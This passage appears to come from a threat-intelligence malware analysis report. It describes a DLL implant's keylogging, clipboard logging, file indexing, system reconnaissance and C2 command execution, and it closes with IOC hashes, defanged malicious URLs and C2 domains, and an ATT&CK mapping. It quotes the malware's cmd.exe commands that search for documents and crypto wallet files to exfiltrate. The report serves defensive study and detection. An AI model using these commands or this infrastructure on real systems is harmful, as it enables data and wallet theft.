
Lastly, DllMain calls function a. In this function we identify the
creation of four threads. Two of these threads call sub_180006620 and
sub_180006650 respectively. The former basically acts as a keylogger. It will
first check if another key has been pressed since the last check for a pressed key occurred. It
then attempts to obtain the foreground window and obtains the window's title bar. The latter
writes the results of the intercepted keystrokes to the logfile.

Furthermore, function sub_1800024C0 acts as a clipboard monitor and logger. It
checks the clipboard every 50ms and computes a hash of the current contents to avoid duplicate
entries. If the hash differs from the previously stored value, the function writes the clipboard
contents to the log file, wrapping each entry in [[ and ]].
File indexer
The last function that gets its own thread is StartAddress which is only a wrapper
for 10 functions that run in an endless loop spaced out by a sleep of 30 seconds.
One of these functions, sub_1800082E0, attempts to identify file paths of interest,
which it will store in netlist.log for exfiltration purposes. Actual exfiltration
subsequently occurs in function sub_180003140.
| Unique file search commands |
|---|
"cmd /c @for /f \"delims=\" %%i in ('dir %s\\extensions /ad /b /s') do @echo %%i >>
\"%s\" & @dir \"%%i\" /ad /b >> \"%s\"" |
"cmd.exe /c for %%i in (hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz
ldb log) do dir \"%s*.%%i\" /s >> \"%s\"" |
"cmd.exe /c for %%i in (hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz
ldb log) do dir \"%s*.%%i\" /s >> \"%s\"" |
"cmd.exe /c dir %s*wallet* %sUTC--* /s >> \"%s\"" |
Information gathering
The first function that is called from the StartAddress thread is
sub_180005DC0. This function creates a zip file in %LOCALAPPDATA%
named micro.zip. Furthermore, it will download history.log_ from the
C2 server. Next, function sub_180004040 is called which performs information
gathering. It will gather the hostname, current IP addresses, computername and current user's username.
It then continues by obtaining the integrity level of its own process by calling
GetTokenInformation and GetSidSubAuthority.
Furthermore, using RegOpenKey and RegQueryValueExA the
ConsentPromptBehaviourAdmin value will be obtained which determines the UAC level.
Continuing, all logical drives are collected including volume information and drive types. It
also collects the ProductName and the DisplayVersion, using registry key
HKLM\Software\Microsoft\Windows NT\CurrentVersion. The System type (32/64-bit)
will be obtained using API GetSystemWow64DirectoryA and further CPU information is
obtained. Additionally, all paths and filenames in the Start Menu and in the Recent folder and all
applications in HKLM\Software\Classes\Installer\Products are obtained.
This information is subsequently exfiltrated using sub_180003140.
Additional Commands and Implants
From sub_180007BE0 we learn that the C2 server can be used for active execution of
commands. Queries performed to /cmd are RC4 encrypted and upon decryption will be
executed using a format string cmd /c %s and API call to
CreateProcessA.
In function sub_180006930, further C2 communication can be observed. A file named
out will be retrieved from the C2 server and based on the calls afterwards, it
appears highly likely that the contents of this file is also RC4-encrypted.
Similar actions are also observed in sub_180007220, which obtains in
from the C2 server and this file also appears to be RC4-encrypted.
The same applies to sub_180007E70 which downloads cok from the C2
server and stores it locally as net in %LOCALAPPDATA%. It also appears
highly likely that the contents of this file is also RC4-encrypted.
Similar behavior can be observed in sub_180007490 where a file named
dir is retrieved from the C2 server and decrypted. Furthermore, a new file called
list.log is created in %LOCALAPPDATA% which is then filled with a list
of files obtained from two commands being executed using CreateProcessW:
"cmd.exe /c for %%i in (hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz ldb log) do dir "
                       "\"%s*.%%i\" /s >> \"%s\""
"cmd.exe /c dir %s*wallet* %sUTC--* /s >> \"%s\""
Once again, sub_180003140 is then used for exfiltration and deletion of the file.
TaskMgr Implant
In function sub_180008060, we identify the same URL and filenames we previously saw
for the TaskMgr implant. Since we are now in the Defender is disabled stream, it makes sense to
see similar actions between both streams. Please refer to the TaskMgr
Implant Analysis section for a detailed write-up.
Indicators of Compromise
File Hashes - SHA256
| IOC | Hash | Description |
|---|---|---|
| password.txt.lnk | 2f59c97372c4c49c8350501814b8091dfab2b2adee75a94d9071ff2f85640e4a | Malicious LNK file calling PowerShell to execute mshta |
| pwko.zip | C5785A0D0D5995F4A85EEB7D6A63183234B39DF49D2A235A4C77F6C9026F27FF | Second stage payload downloaded from Github - actually a obfuscated HTA script |
| password.txt | 912FC71662D52486838562581C3F44219A8E7B053590B13D4EDFBFC67E953D68 | Encrypted payload download from Google Drive from the HTA script |
| user.txt | 0E1F40D7459D0DF0C739AA3F793CA3D556DB44A474613299F96E96BFA6657160 | Encrypted payload downloaded from Google Drive if Microsoft Defender is disabled |
| sys.log | 22763195037DD87C25F1217E6D0E457DBBC52C58404D71B73600789E48EA9968 | Encrypted payload downloaded from Google Drive if Microsoft Defender is disabled |
| sys.dll | 9758E76B601798A30D903BF05052A53DF80451E5C156548CE9DA828F608B6470 | Decrypted payload from sys.log |
| pipe.log | 94D48FC67183A649D0B1F41F5790B64BA301D9499C81032E855E91CCC645778B | Second stage encrypted payload downloaded from Github if Microsoft Defender is not disabled |
| pipe.zip | 25BEADD482FC8F1831AB7B32280E30BC8DCFC0C4B120363E7BA64BD0A87CBF46 | Second stage decrypted payload downloaded from Github if Microsoft Defender is not disabled |
| 1.log | EC12BAD4E691BF62FB8528324FE14328BA6E32C54AC365070CE941A7509A90C4 | Part of the contents in the pipe.zip |
| 1.ps1 | 3C7A0904C80ECB0F28F89453F4BFBE09AECDDA646FE9BCEB154670E92F51A95E | Part of the contents in the pipe.zip |
| 2.log | ED3CE0D3307446B23AA7CCDB977A4648DB1CB64BD9305BAE20061B59F97177B2 | Part of the contents in the pipe.zip |
| pserver.log / serverenc.log | 73BCFE9209ED2BC8CE817319091C53F68DFD892B67BC77B4012CC35B09174719 | Third stage AES encrypted payload downloaded using 1.ps1 and 1.log |
| appload.log | 10781A32A608150E81108FB56469B836894435C0516A03628E9F62D950CBB37F | Third stage AES encrypted payload downloaded using 1.ps1 and 1.log |
| appload.dll | 943E3D0534EB4EE6401CDD060BC35EDA394757457F1F1BBC5542D93C5901B4D1 | Third stage AES decrypted payload downloaded using 1.ps1 and 1.log |
| agent.log | FBBF6C23BB48E0F178C5097483B92459C9288E9B08E9733FE6F31E861FB43BFF | Fourth stage RC4 encrypted payload downloaded by appload.dll |
| msh.log | 802E8519A279FE9637D66F225FBE8B6B02055156C8F5EA3275922966BB734F18 | Fourth stage RC4 encrypted payload downloaded by appload.dll |
| app64.log | F58B089C8BB8DE31CE9887A6B700B0106259C29156BED56EC5CCE1B7E2128BBD | Fourth stage RC4 encrypted payload downloaded by appload.dll |
| RC4 Decrypted executable from app64.log | 221A39856B37E3C682F62427F1E6B965B36A2405764689C914672770A01A1FA9 | Fourth stage RC4 decrypted payload originating from app64.log |
| RC4 decrypted contents from msh.log | D9F19F2D4823435DE6EE295900060235DC0ACC7BAA4472CA47F14CE9795B5258 | Fourth stage RC4 decrypted payload originating from msh.log |
| RC4 decrypted contents from agent.log | 221A39856B37E3C682F62427F1E6B965B36A2405764689C914672770A01A1FA9 | Fourth stage RC4 decrypted payload originating from agent.log |
| main64.log | 78BFB92939BCBF1E9564D7667BBA49AEB5761F874534BB7EF084BC73E61DFE33 | Fourth stage RC4 encrypted payload downloaded by sys.dll |
| net64.log | B6C5F08F301A11C9944E4A93BB6E4763921D80B6AB72EB41A25A4308C820B07D | Fourth stage RC4 encrypted payload downloaded by sys.dll |
| app - RC4 decrypted payload main64.log | 51C08F48664DCDF0B7F142747803F30546E7E166F1544200A78BE1BB9D6F7B80 | Fourth stage RC4 decrypted payload downloaded by sys.dll |
| notepad.tmp | 06DA829551D14E9264699CDFBCEB26FA8B705DCD489E5A42ACB7FFCF651FC681 | Fourth stage RC4 decrypted payload downloaded by sys.dll |
| net.dll | 01EEA91C45E7C8CB08067FA3774DD0104FD44B16B10DD1972F4DDBC869BBD60E | Fourth stage UPX unpacked payload downloaded by sys.dll |
| u.log | B2D8CCBCD1462AEC812E3EA8AD987513094887377E74C5292BE84F868BFEDBE5 | RC4-encrypted payload containing C2 URL |
URLs and IP Addresses
| URL/IP address | Description |
|---|---|
| https[:]//link24.kr/H6jyzZe | URL shortener redirecting to Github |
| https[:]//github.com/daldalkim/cuddly-octo-waddle/releases/download/v1.0.0/pwko.zip?v=6a1cd1078886f3.98521610 | Downloads pwko.zip |
| https[:]//drive.google.com/uc?export=download&id=1u0g1doVUDc5VCeP653aze60SGlhs3efQ | Downloads password.txt |
| https[:]//drive.google.com/uc?export=download&id=116azn_9bUov3mkSORbPk8_4zIVVNBHZn | Downloads sys.log |
| https[:]//drive.google.com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew | Downloads pipe.log |
| https[:]//drive.google.com/uc?export=download&id=1x9mkl4q9ZU8_hDPNF5w0Mu8ePxVWI5VJ | Downloads user.txt |
| https[:]//drive.google.com/uc?export=download&id=1FA9TvcakCgfeRdLaejIJbeoFjuI9GB6R | Downloads serverenc.log |
| https[:]//drive.google.com/uc?export=download&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr | Downloads appload.log |
| https[:]//lutkdd.corpsecs.com/ | C2 server used for uploading gathered information and files |
| https[:]//drive.google.com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m | Downloads msh.log |
| https[:]//drive.google.com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr | Downloads agent.log |
| https[:]//drive.google.com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc | Downloads app64.log |
| wss://googleoba.servequake.com:8443/agent.ashx | Websocket connection setup by MeshCentral Agent |
| https[:]//drive.google.com/uc?export=download&id=1veetviG-ft9tfOqAyOlHLSa55V2YR-GJ | Downloads RC4-encrypted main64.log |
| https[:]//drive.google.com/uc?export=download&id=1PTs95g2gr6dIuO2RqErgGutQZv2Y0g3Y | Downloads RC4-encrypted net64.log |
| https[:]//drive.google.com/uc?export=download&id=1moNyXp9NAyu_iEFfZMoPHVDWptxzjgbn | Downloads RC4-encrypted u.log |
| https[:]//pxqtkc.corpsecs.com/ | C2 server downloaded from Google Drive using u.log by notepad.tmp |
MITRE ATT&CK
| ATT&CK Mapping | ||
|---|---|---|
| T1204.002 - Malicious File | T1218.005 - Mshta | T1059.001 - PowerShell |
| T1041 - Exfiltration Over C2 Channel | T1219 - Remote Access Software | T1005 - Data from Local System |
| T1082 - System Information Discovery | T1518 - Software Discovery | T1059.003 - Windows Command Shell |
| T1056.001 - Keylogging | T1518.001 - Security Software Discovery | T1027 - Obfuscated Files or Information |
| T1140 - Deobfuscate/Decode Files or Information | T1547.001 - Registry Run Keys / Startup Folder | T1083 - File and Directory Discovery |
| T1497.001 - System Checks | T1071.001 - Web Protocols | T1555.003 - Credentials from Web Browsers |
| T1218.011 - Rundll32 | T1105 - Ingress Tool Transfer | T1115 - Clipboard Data |
| T1055 - Process Injection | ||